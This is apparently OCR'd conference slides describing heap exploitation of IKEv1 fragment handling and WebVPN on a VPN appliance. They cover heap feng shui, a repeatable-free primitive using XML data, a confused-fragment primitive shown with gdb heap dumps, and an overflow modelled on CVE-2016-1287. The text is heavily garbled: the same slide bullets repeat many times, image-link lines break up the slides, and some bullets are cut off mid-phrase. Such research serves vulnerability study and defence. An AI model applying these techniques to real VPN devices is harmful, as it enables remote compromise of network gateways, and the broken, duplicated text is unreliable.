
- Similarly, when WebVPN packet received, structures  $< 0x400$  so create 0x400 holes  
→ Working with 0x800-byte chunks will give us some adjacency

# → Small holes creation


- We want some adjacency



- But small structures allocated will mess up with our feng shui
  - When frags received, structures < 0x70 to track frags



- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte




- Similarly, when WebVPN packet received, structures < 0x400 so create 0x400 holes  
→ Working with 0x800-byte chunks will give us some adjacency




# → Small holes creation


- We want some adjacency



- But small structures allocated will mess up with our feng shui
  - When frags received, structures < 0x70 to track frags




- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte




- Similarly, when WebVPN packet received, structures < 0x400 so create 0x400 holes  
→ Working with 0x800-byte chunks will give us some adjacency

# → Small holes creation


- We want some adjacency



- But small structures allocated will mess up with our feng shui
  - When frags received, structures < 0x70 to track frags




- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte




- Similarly, when WebVPN packet received, structures < 0x400 so create 0x400 holes  
→ Working with 0x800-byte chunks will give us some adjacency

# → Small holes creation


- We want some adjacency



- But small structures allocated will mess up with our feng shui
  - When frags received, structures  $< 0x70$  to track frags



- Solution: send small fragments in two IKEv1 sessions and reassemble one of them
  - Create 0x70-byte




- Similarly, when WebVPN packet received, structures  $< 0x400$  so create 0x400 holes  
→ Working with 0x800-byte chunks will give us some adjacency

## → Primitive 2 – Repeatable free with XML

---

- This is a really good primitive
  - XML data allocated for first packet, then freed
  - Allocate IKEv1 fragment in same hole
  - Free IKEv1 fragment using the repeatable free primitive
  - Allocate another IKEv1 fragment in same hole
- ➔ Interesting confusion state






## → Primitive 2 – Repeatable free with XML


---

- This is a really good primitive
  - XML data allocated for first packet, then freed
  - Allocate IKEv1 fragment in same hole
  - Free IKEv1 fragment using the repeatable free primitive
  - Allocate another IKEv1 fragment in same hole
- ➔ Interesting confusion state




# → Primitive 2 – Repeatable free with XML

- This is a really good primitive
  - XML data allocated for first packet, then freed
  - Allocate IKEv1 fragment in same hole
  - Free IKEv1 fragment using the repeatable free primitive
  - Allocate another IKEv1 fragment in same hole
- ➔ Interesting confusion state




## → Primitive 2 – Repeatable free with XML

- This is a really good primitive
  - XML data allocated for first packet, then freed
  - Allocate IKEv1 fragment in same hole
  - Free IKEv1 fragment using the repeatable free primitive
  - Allocate another IKEv1 fragment in same hole
- ➔ Interesting confusion state



# → Primitive 2 – Repeatable free with XML


- This is a really good primitive
  - XML data allocated for first packet, then freed
  - Allocate IKEv1 fragment in same hole
  - Free IKEv1 fragment using the repeatable free primitive
  - Allocate another IKEv1 fragment in same hole
- ➔ Interesting confusion state





# → Primitive 2 – Repeatable free with XML

- This is a really good primitive
  - XML data allocated for first packet, then freed
  - Allocate IKEv1 fragment in same hole
  - Free IKEv1 fragment using the repeatable free primitive
  - Allocate another IKEv1 fragment in same hole
- ➔ Interesting confusion state




# → Primitive 2 – Repeatable free with XML

- This is a really good primitive
  - XML data allocated for first packet, then freed
  - Allocate IKEv1 fragment in same hole
  - Free IKEv1 fragment using the repeatable free primitive
  - Allocate another IKEv1 fragment in same hole
- ➔ Interesting confusion state



# → Primitive 2 – Repeatable free with XML

- This is a really good primitive
  - XML data allocated for first packet, then freed
  - Allocate IKEv1 fragment in same hole
  - Free IKEv1 fragment using the repeatable free primitive
  - Allocate another IKEv1 fragment in same hole
- ➔ Interesting confusion state





# Primitive 3 – Confused fragment primitive

- Change the size of already queued fragment S1


```
(gdb) dlchunk 0xad854108 -c 2 -p 0x44
0xad854108 M sz:0x02030 fl:CP alloc_pc:ike_receiver_process_data+0x3ed 0x6262 bb
0xad856138 F sz:0x00010 fl:-P 0x0000 hex(07c8)
```

```
(gdb) python print(frag_payload(0xad854108+0x28+0x1c))
struct frag_payload @ 0xad85414c {
  next_payload      = 0x0
  critical_bit       = 0x0
  payload_length     = 0x1fe6
  id                 = 0x10
  seqno              = 0x2
  last_frag          = 0x1
```

```
(gdb) dlchunk 0xad854108 -c 1 -p 0x44
0xad854108 M sz:0x02040 fl:CP alloc_pc:ike_receiver_process_data+0x3ed 0x6666 ff
```

```
(gdb) python print(frag_payload(0xad854108+0x28+0x1c))
struct frag_payload @ 0xad85414c {
  next_payload      = 0x0
  critical_bit       = 0x0
  payload_length     = 0x1ff2
  id                 = 0x20
  seqno              = 0x2
  last_frag          = 0x1
```

- Trick: leave a small free chunk adjacent to S1
- Confusion state: IKEv1 session frag S1 has an increased `payload_length` field





# → Primitive 4 - Overflow with IKEv1

---

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory



# → Primitive 4 - Overflow with IKEv1

---

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory

Reassembled packet length: n

Seqno=1

# → Primitive 4 - Overflow with IKEv1

---

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory

Reassembled packet length:  $n + p$

Seqno=1

Seqno=3

LastFrag=1

# → Primitive 4 - Overflow with IKEv1

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory

Reassembled packet length:  $n + p$






# → Primitive 4 - Overflow with IKEv1

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory

Reassembled packet length:  $n+n+p$



# → Primitive 4 - Overflow with IKEv1


- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory

Reassembled packet length:  $n+n+p$




# → Primitive 4 - Overflow with IKEv1

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory



# → Primitive 4 - Overflow with IKEv1


- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory






# Primitive 4 - Overflow with IKEv1

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory




# → Primitive 4 - Overflow with IKEv1

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory



# Primitive 4 - Overflow with IKEv1

- Use a trick similar to CVE-2016-1287
- Abuse increased size of confused fragment created by previous primitive
  - Allows overflow of adjacent memory



# Limited overflow (18-byte on 32-bit)

```
int IKE_GetAssembledPkt(struct ikev1_sa*ikev1_sa)
{
    ...
    // allocate reassembled packet
    int alloc_size = ikev1_sa->frag_queue1->assembled_len + sizeof(struct pkt_buffer);
    struct pkt_buffer* pkt_buffer = malloc(alloc_size);
    pkt_buffer->total_size = ikev1_sa->frag_queue1->assembled_len;
